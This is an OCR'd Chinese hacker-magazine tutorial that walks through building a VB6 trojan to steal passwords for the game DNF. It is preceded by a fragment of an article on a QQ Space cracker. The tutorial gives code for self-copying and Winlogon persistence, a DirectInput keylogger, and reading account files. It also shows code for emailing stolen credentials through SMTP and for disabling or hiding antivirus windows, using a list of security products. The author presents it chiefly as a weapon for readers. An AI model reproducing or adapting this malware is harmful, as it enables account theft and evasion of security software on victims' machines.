


图3




图4

clientkey值是腾讯加密的动态密码，所以有时效性，也就是要马上使用，否则过些时候你访问就会叫你输入QQ帐号密码的一个错误网页。我使用控件又制作了一个美化版本的也一并分享给大家，如图4。

（文中所涉及到的QQ空间破解器和相关源代码已收录到光盘中）

VB来打造自己的DNF盗号软件

文章难易度：★★★★

qw22321

经常玩黑的同学都有一个心愿，就是要拥有一款称心如意的工具，所谓称心如意的工具就应该做到简单易用、准确无误，并且不能被杀毒软件kill掉，但网上公布的绝大多数盗号软件几乎都被查杀，因此如果你想顺利的、愉快的玩黑，那么就请跟着我来学习如何自己动手来打造一件属于自己的兵器吧。自己制作的工具使用起来不但放心，还可以不断的进行修改，增加其它的功能等。由于VB上手较快，更适合初学者学习，因此我们就从VB开始吧。

我们要打造什么木马呢？我在黑客X档案的Q群里征求过广大菜鸟的意见，大家纷纷表示，当前DNF比较火，据说玩DNF的人有很多，都希望得到关于DNF的盗号木马。既然如此，那么本文就通过编写一个DNF盗号木马，来一步步的揭示盗号木马的整个过程，以及实现盗号的基本方法和思路，既希望玩DNF的朋友能够通过阅读本文来提高盗号木马的防范意识，又希望能给那些想编写木马的朋友带来一点儿思路。

既然是木马，就分为服务端和客户端两部分，这里的客户端也就是生成端，我们分别从这两个方面来进行介绍。

一、服务端

服务端是整个木马的重中之重，记得刚开始玩木马的时候总认为客户端重要，等到自己编写木马了才知道，原来整个时间都花在了编写服务端上，只要服务端编写好了，也就几乎大功告成了。

打开VB6.0，新建一个工程，名称为Main，Caption属性为s，先给窗体起个名字，然后在窗体上拖三个timer控件和一个text控件，再增加一个模块。开始编写代码，这个服务端大致实现的功能是这样的：自我复制（这个我仿照了病毒的功能）——自动运行——寻找对应的窗口——键盘记录——邮件发送——躲过追杀等。先来看自我复制功能，当程序运行时，程序本身会把自己复制到一个隐藏的地方，然后删除自身，实现的代码如下：

```
Dim FileNew() As Byte, Splitqw22321() As String, ExeLujing As String
Open GetMyFileName For Binary Access Read As #1 '
        ReDim FileNew(FileLen(GetMyFileName) - 1)
        Get #1, , FileNew
Close #1
ExeLujing = GetSystemPath & "\Server.exe"
```

我定义了一个数组FileNew()来存放程序本身，然后读取要感染的文件内容，存放在这个数组里面，再利用GetSystem-Path这个API来取得系统的路径，也就是取得windows/system32/Server.exe这个路径，在取得路径后进行一个判断，看系统是否已经中了木马（其实是判断一下服务端是否已经配置成功），实现的代码为：

```
If InStr(StrConv(FileNew, vbUnicode), "(@)") <= 0 Then
    End
```

这句代码的意思是：把程序本身先转化为vbUnicode编码，然后查找一下程序的编码中有没有“"(@)"”这个字符？如果没有，就退出，因为这时的服务端没有配置信息，也就是不能发信，不能发信就没有用。相反，如果有“"(@)"”这个字符，就说明已经配置完毕，就要复制到系统路径，修改一下注册表，令其开机自动运行，并且删掉自身。我们来研究一下实现的代码：

```
ElseIf Fso.FileExists(ExeLujing) = False Then
    RegWrite"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon", "Shell", "Explorer.exe " & ExeLujing, "REG_SZ"
    Fso.CopyFile GetMyFileName, ExeLujing, False
```

上面这句代码在木马一类的程序中非常重要，大意是：如果文件不存在，就在注册表的能够开机启动的地方添加上开机启动的键值，然后复制文件到一个路径。由于是使用Explorer.exe来运行程序的，只要一开机，见到桌面的时候，我们的程序就已经运行，并且把程序复制到了系统路径下了，并且还要删除自身，我一开始的时候在这里遇到了困难，因为只要程序运行了就无法删除，而如果先删除程序又没有运行的本体了，所以在这里绕了一个大弯，为了解决这个问题，我试验了几次后发现，可

以在CMD下用一个“netstat -an”命令来查看网络状况，这个命令本身其实并没有什么实际用处，只是起到一个延时的作用，命令运行后，大概延时了两秒钟左右，并且程序一点儿影响也没有，我以前使用一个Sleep函数，结果发现程序像假死一样停止了大约5秒钟，那样容易暴露痕迹，当然我们也可以使用其它的方法，比如用“ping 127.0.0.1”也能起到同样的作用。我使用了以下代码来实现：

```
Shell "cmd /c netstat -an&&del /f /q /a:- " & """" & GetMyFileName & """", 0
End
```

程序首次运行后就删除自身，并且退出，一点儿痕迹也不留，干净利索。这样，自我复制以及开机自动运行就已经完成了，接下来就是查找并判断有用的窗口了。由于我们要盗的是DNF的帐号和密码，所以要先让程序始终寻找“地下城与勇士”这个窗口，这就要用到一个FindWindow的API函数了，这个API的主要功能是用来得到一个窗口的句柄，要想得到这个窗口的句柄，必须先要得到这个窗口的标题，这又需要一个叫spy++的工具（把那个“十字”拖到窗口的标题上即可），如图1。




图1

使用spy++得到“地下城与勇士”这个窗口标题后，我们再使用FindWindow来得到这个窗口的句柄，首先在模块中定义一个布尔函数mark，即Public Mark As Boolean，然后在一个timer控件里假设找到了“地下城与勇士”这个窗口，则使mark为真，并且使“Window.Enabled = True”也为真，也就是以后所说的键盘记录开始记录，具体代码如下：

```
If FindWindow("TWINCONTROL", "地下城与勇士") > 0 Then
    Mark = True
    Window.Enabled = True
End If
```

然后继续判断，如果“Mark = True”，即Mark为真，也就是说发现“地下城与勇士”窗口，并且这个窗口又不见了，这句话有些令人费解，但玩过DNF的朋友都会知道，当你打开游戏输入帐号和密码后，这个窗口就消失了，所以只有这个时候，才开始进行以下的动作：读取注册表，找到DNF的安装路径，然后根据安装路径找到DNF的配置文件UserSetting.ini，从配置文件里找出DNF的“区”，然后再从配置信息文件info.ini里找到DNF的帐号，其实也就是QQ号了。接来下就是记录密码了，定义一个字符串变量mima，则**mima = Trim(Replace(textygl.Text, Right(zhanghao(1), Len(zhanghao(1)) - 10), ""))**，因为密码可能有用户名，所以要删除用户名。最后定义一个qw22321ygl字符串变量，把所有的帐号和密码信息都赋给qw22321ygl，具体的实现代码为：

```
If Mark = True And FindWindow("TWINCONTROL", "地下城与勇士") = 0 Then
    diqu=Split(ReadTextFile(DuRegKey("HKLM\SOFTWARE\TENCENT\DNF\Path")&"\Start\UserSetting.ini"), vbCrLf)
    zhanghao = Split(ReadTextFile(DuRegKey("HKLM\SOFTWARE\TENCENT\DNF\Path") & "\Start\config\info.ini"), vbCrLf)
    mima = Trim(Replace(textygl.Text, Right(zhanghao(1), Len(zhanghao(1)) - 10), ""))
    qw22321ygl = qw22321ygl & "区:" & Right(diqu(1), Len(diqu(1)) - 15) & vbCrLf & "用户名:" & Right(zhanghao(1), Len(zhanghao(1)) - 10) & vbCrLf & "密码:" & mima
```

这样，程序就实现了记录游戏有用信息，等待向外发送。下面我介绍一下键盘记录，键盘记录有很多方法，不过我最喜欢的是使用DirectX组件来进行键盘的全局HOOK，因为我们以前经常使用SetWindowsHookEx这个API函数来设置WH_KEYBOARD_LL的HOOK，以便达到拦截键盘输入的目的，但是近几年，人们的安全意识普遍提高，几乎对全局的HOOK都会有所防范，因此在VB中通过设置WH_KEYBOARD_LL来HOOK键盘有时候就不怎么好用了，而DirectX则是另一个好朋友。DirectX提供了强大的多媒体编程接口，其中DirectInput是DirectX的组成部分之一，也就是我们今天要用到的东西，因为DX的DirectInput提供了在底层对硬件做比较的直接的访问的功能。也正是因为DirectInput比消息机制更接近硬件层，所以对于有特殊要求的环境，用它作键盘HOOK真是再合适不过了。

DX有不同的版本，VB提供了对DX7和DX8的支持，更高版本的就不支持了，不过没关系，因为DX是向下兼容的，所以如果你安装的是DX10的话，那么DX7和8也是可以用的。这里我们就介绍在DX7中来访问键盘，VB要使用DX库，就必须先要在工程中引用，很简单：单击菜单栏的“工程”—“引用”，在“引用”对话框中找到“DirectX 7 For Visual Basic Type Library”，把前面的勾打上，然后点确定就可以了。接下来就可以使用DX库来创建DX对象，首先建立一个DX7主对象，比如这样“Set D1 = New DirectX7”，接着使用DX对象的DirectInputCreate方法创建一个DirectInput对象“Set D2 = DX.DirectInputCreate()”，然后使用DirectInput对象的CreateDevice方法就可以创建一个键盘对象了（根据参数决定）。比如创建键盘对象就是：“Set D3_Keyboard = DI.CreateDevice("GUID_SysKeyboard")”，有了键盘对象DI_Keyboard，就可以用它来访问键盘输入了。DirectInput可以通过轮询的方式访问键盘，这就好比HOOK回调就是键盘有个动作，系统主动告诉我们，DirectInput就是系统不主动告诉我们，而是我们自己不断的去问键盘：有没有被按下？另外，

DirectInput返回的是键盘的扫描码，而我们一般用到的是键盘虚拟码，我们可以把DirectInput返回的键盘扫描码转换为虚拟码，这样就可以知道是哪个键被按下了。为了节省文章篇幅，程序的主体代码如下：

```
Private Sub Window_Timer() '条件键盘记录
On Error Resume Next
Static keyzhi(255) As Byte
Dim keytongji As Integer, vKeyXunima As Integer, vKeyASK As String
D3_Keyboard.GetDeviceStateKeyboard keystate '轮询键盘，并把键盘输入保存到keystate结构中
For keytongji = 0 To 255
If keyzhi(keytongji) <> keystate.Key(keytongji) Then '判断是否有键被按下或弹起，keytongji代表的是被按下的键的扫描码
vKeyXunima = MapVirtualKey(keytongji, 1) '扫描码转虚拟码
vKeyASK = Chr(MapVirtualKey(vKeyXunima, 2)) '虚拟码转换为ASCII字符
If vKeyASK <> Chr(0) Then
If GetKeyState(VK_CAPITAL) = 1 And GetKeyState(VK_SHIFT) < 0 Then '如果Shift和Caps Lock一起按下
vKeyASK = LCase(vKeyASK)
ElseIf GetKeyState(VK_CAPITAL) = 0 And GetKeyState(VK_SHIFT) >= 0 Then '如果Shift和Caps Lock都没按
vKeyASK = LCase(vKeyASK)
ElseIf GetKeyState(VK_CAPITAL) = 1 Then '如果只按了Caps Lock
vKeyASK = UCase(vKeyASK)
ElseIf GetKeyState(VK_SHIFT) < 0 Then '如果只按了Shift
vKeyASK = UCase(vKeyASK)
End If
If vKeyASK = "1" And GetKeyState(VK_SHIFT) < 0 Then
vKeyASK = "!"
ElseIf vKeyASK = "2" And GetKeyState(VK_SHIFT) < 0 Then
vKeyASK = "@"
ElseIf vKeyASK = "3" And GetKeyState(VK_SHIFT) < 0 Then
vKeyASK = "#"
ElseIf vKeyASK = "4" And GetKeyState(VK_SHIFT) < 0 Then
vKeyASK = "$"
ElseIf vKeyASK = "5" And GetKeyState(VK_SHIFT) < 0
```

因为上面的代码基本都有注释，也很简单，我就不再重复了，这样就实现了键盘记录的目的。但是，键盘记录还有一种情况，就是如果有人按下了键盘后又删掉了刚才的按键字母，那记录的帐号和密码就不准确了，为了解决这种情况，我采用了判断的方法，即查看是不是用了退格键，也就是删除键，如果用过删除键，那么就把刚才那个按下的键所对应的字母也删除掉，如果没有按下删除键，那么就开始记录，实现的代码如下：

```
If keystate.Key(keytongji) <> 0 Then '按下开始记录
    If vKeyASK = "" And textygl.Text <> "" Then
textygl.Text = Left(textygl.Text, Len(textygl.Text) - 1)
        ElseIf vKeyASK <> "" Then
            textygl.Text = textygl.Text & vKeyASK
```

至此，我们就顺利的实现了键盘记录功能，用这种方法也能拦截QQ游戏登录框的密码，但是QQ登录框的密码是无效的，因为键盘加密保护也是个驱动级的东西。至于如何才能拦截到QQ登录框的密码，我们以后再进行详细的介绍。

已经拦截到了帐号和密码，那么还要发送出去才行，这就要用到邮件发送了。以前我们经常使用网页收信的方式，但现在好像就不行了，原因之一就是许多网站空间都屏蔽了txt文件的存放，并且很多空间也不稳定，经常丢信，因此还是使用发送邮件的方式省时省力，下面我就介绍一下如何使用邮件来发信。

以前我喜欢使用jmail控件来发信，也能收到不错的效果，记得前几天我编写了一个用QQ登录来钓鱼的程序就是使用jmail来发信的，收信的效果也是相当不错的。但是用jmail控件也有个弊病，就是jmail控件必须注册后才能使用，经过试验发现，有的系统注册的时候，可能会出现失败的情况，特别是一些ghost版本的WinXP系统，所以为了保证不用注册就能正常发信，我们这次使用微软的CDO来发送邮件。

```
CDO邮件元件的使用方法
微软从Windows Server 2000及WindowsXP开始，建邮件元件已经改为了CDO，在之前的系统内建邮件元件则是CDONTS，大家要注意，以下是CDO的用法。
属性        说明
Subject    邮件的主题
From       寄件人的电子邮件信箱
To         收件人的电子邮件，可用分号";"或逗号断开成多位收件人
CC         副本收件人的电子邮件，可用分号，或逗号，断开成多位收件人
BCC        密送副本收件人的电子邮件，可用分号，或逗号，断开成多位收件人
TextBody   邮件的本文-纯文字模式
HTMLBody   邮件的本文-HTML模式

方法       说明
Send       送出邮件
AddAttachment "c:\mydocuments\test.txt" 附件
CreateMHTMLBody "http://www.w3schools.com/asp/" 将一个网页用HTML格式送出
CreateMHTMLBody "file://c:/mydocuments/test.htm" 将本机硬盘中的一个网页用HTML格式送出
```

我们知道了属性和方法，就可以直接编写代码了，为了能简单明了，我把发送信件的代码写成了一个过程，放到了一个标准模块里，然后在窗体里调用就行了，具体的代码如下：

```
Public Function SendEMail(ByVal mFrom As String, _
                          ByVal mTo As String, _
                          mTitle As String, _
                          mText As String, _
                          mSmtp As String, _
                             mUserName As String, mPassWord As String) As Boolean
    On Error GoTo Fail
    Dim Email As Object, NameS As String
        NameS = "http://schemas.microsoft.com/cdo/configuration/"
        Set Email = CreateObject("CDO.Message")
        Email.From = mFrom
        Email.To = mTo
        Email.Subject = mTitle
        Email.Textbody = mText
          Email.Configuration.Fields.Item(NameS & "sendusing") = 2
          Email.Configuration.Fields.Item(NameS & "smtpserver") = mSmtp
          Email.Configuration.Fields.Item(NameS & "smtpserverport") = 25
```

```
            Email.Configuration.Fields.Item(NameS & "smtpau-
thenticate") = 1
            Email.Configuration.Fields.Item(NameS & "senduser-
name") = mUserName
            Email.Configuration.Fields.Item(NameS & "sendpass-
word") = mPassWord
            Email.Configuration.Fields.Update
            Email.Send
            SendEMail = True
            Exit Function
    Fail:
    End Function
```

但是需要注意的是，在程序运行过程中始终看不到邮件的发送，直到程序运行大概10秒后，邮件才能顺利的发出，这正是我们玩黑的朋友所需要的。发信模块代码弄清楚以后，我们就可以调用模块来发信了，当密码不为空的时候，就可以发信，代码如下：

```
    With FileInfo
    If mima <> "" Then
    Call SendEMail(.EmailFrom, .EmailTo, "DNF小盗",
    qw22321ygl, .EmailSmtp, .EmailUserName, .EmailPassWord)
    End If
    End With
```

现在，木马的服务端就已经初步成型了，经常玩木马的朋友都知道，木马的最大优点是看它的生命力，也就是说不能被查杀，但是我们这些代码中，有的访问注册表，不但读取注册表而且还写注册表，这是当前的杀毒软件决不允许的，不但杀毒软件不能放过，就是那些防火墙也不放过，下面我就介绍一下服务端的最后一个功能，躲过杀毒软件。

制作过免杀的朋友都知道，我们可以通过修改特征码来过杀毒软件，可以使用myccl和OD来找到并修改病毒特征码，以达到不被杀毒软件查杀的目的。不过我们现在是在源代码中，难道还使用那种笨拙的方法吗？当然不用，我们可以直接用代码来达到免杀的效果，我的思路是这样的：不管什么杀毒软件，不管什么防火墙，都有一个询问的过程，比如说瑞星，当发现病毒或者操作了注册表或服务的时候，都要判断一下，询问你是否阻拦或杀毒，我们就利用这个过程，采取直接放过就行了，不管是什么界面，一律放行。我已经编写了一个资源可以过瑞星的主动防御、瑞星防护墙、杀死360等模块，其代码如下：

```
    Dim hwnd1 As Long
        Dim childhwnd1 As Long
        hwnd1 = FindWindow(vbNullString, "瑞星智能主动防御")
        childhwnd1 = FindWindowEx(hwnd1, 0, "Button", "重启前
使用相同的处理方式，不再提示。")
        ShowWindow hwnd1, 0
        SendMessage childhwnd1, BM_CLICK, 0&, 0&
```

特别是“ShowWindow hwnd1, 0”这句代码，让你根本看不到瑞星显示的窗口就被关闭了，是不是很绝？NO，NO，还有更绝的呢，就是把所有的杀毒软件统统关掉，或都干脆就打不开，实现的代码如下：

```
    AvTitle = Split("360,安全卫士,保险箱,毒霸,瑞星,天网,NOD32,网镖,
杀毒,杀软,专杀,卡巴,江民" & ",超级兔子,优化大师,木马清道夫,QQ医生,超
级巡警,驱逐舰" & ",大蜘蛛,病毒,防毒,赛门铁克,冰刃,狙剑,Avp,Rising,Jia
ngMin,SnipeSword,icesword,VirusScan,System SafetyMonitor"&",Sy
mantecAntiVirus,esteem,AV,VK,SREng,Anti,RootKit,Rku,SysSafe,S
SM", ",")'注册表,任务管理器,,Taskmgr先拿出来吧
        For AvTitleNum = LBound(AvTitle) To UBound(AvTitle)
            If InStr(1, StrTitle, AvTitle(AvTitleNum), 1) > 0 Or
InStr(1, StrClassName, AvTitle(AvTitleNum), 1) > 0 Then
                ShowWindow hwnd, 0 'Public Declare Function
ShowWindow Lib _
                "user32" (ByVal hWnd As Long, ByVal nCmd-
Show As Long) As Long
                PostMessage hwnd, &H12, 0, 0 ''Public Declare
Function PostMessage Lib
                PostMessage hwnd, &H10, 0, 0
                PostMessage hwnd, &H112, &HF5, ByVal 2
            End If
        Next AvTitleNum
```

看到没有？上面的杀毒软件，什么瑞星、卡巴，都统统打不开了，甚至连qq医生也打不开了，本来注册表和任务管理器也都在里面，我怕引起别人的怀疑，就把注册表和任务管理器等注释掉了。当然这种消灭杀毒软件方法也有它的缺点，就是对于一些电脑高手而言，当他的安全软件一旦出现了问题，就会有所警觉，因此大家应该适可而止，千万不要犯此地无银三百两的低级错误，反而弄巧成拙。有关服务端的编写就告一段落了，其实还有一个内容本来要写的，就是隐藏进程，或者写个互相守候进程，记得当时群里有个朋友说过，一个木马不能做的太过完美，当时我不太理解，但就在我编写木马的时候，我似乎有点儿理解了，因此特意留下了一个小尾巴，给大家一个发挥的空间，去逐步完善吧。

二、生成端

生成端，又叫客户端，是用来配置木马信息的，把自己需要的信息加载到服务端上，因此生成端主要是一个服务端的加载器，其界面如图2所示。

代码编写的思路是这样的：服务端被生成后，使用添加资源的方法把服务端作成资源方式。具体的步骤就是：打开VB6.0，点击工具栏上的“外接程序”，选择“VB6 资源编辑器”——勾选上“在启动中加载”，最后点击“确定”。这样，在工具栏里就出现了“VB 资源管理器”的图标了，形状好像个魔方的图标，也就是图3中右边数第一个图标。

点击它，再点击“添加自定义资源”，也就是从右边数第二个图标，四个小方格的那个图标，然后选择刚才生成的服务端，点击“打开”按钮，随便取个名字，再点击左上角的“保存”按钮，就完成了资源的添加，最后就是等待释放资源文件和调用资源文件了。




图2

生成端代码包括四个部分，分别是“测试邮箱”、“生成小马”、“清除小马”、“帮助”。值得注意的是，我们先要添加一个过程，仍然是发送邮件的过程，代码在前面我已经给出了，这里就不再重复。在配置




图3

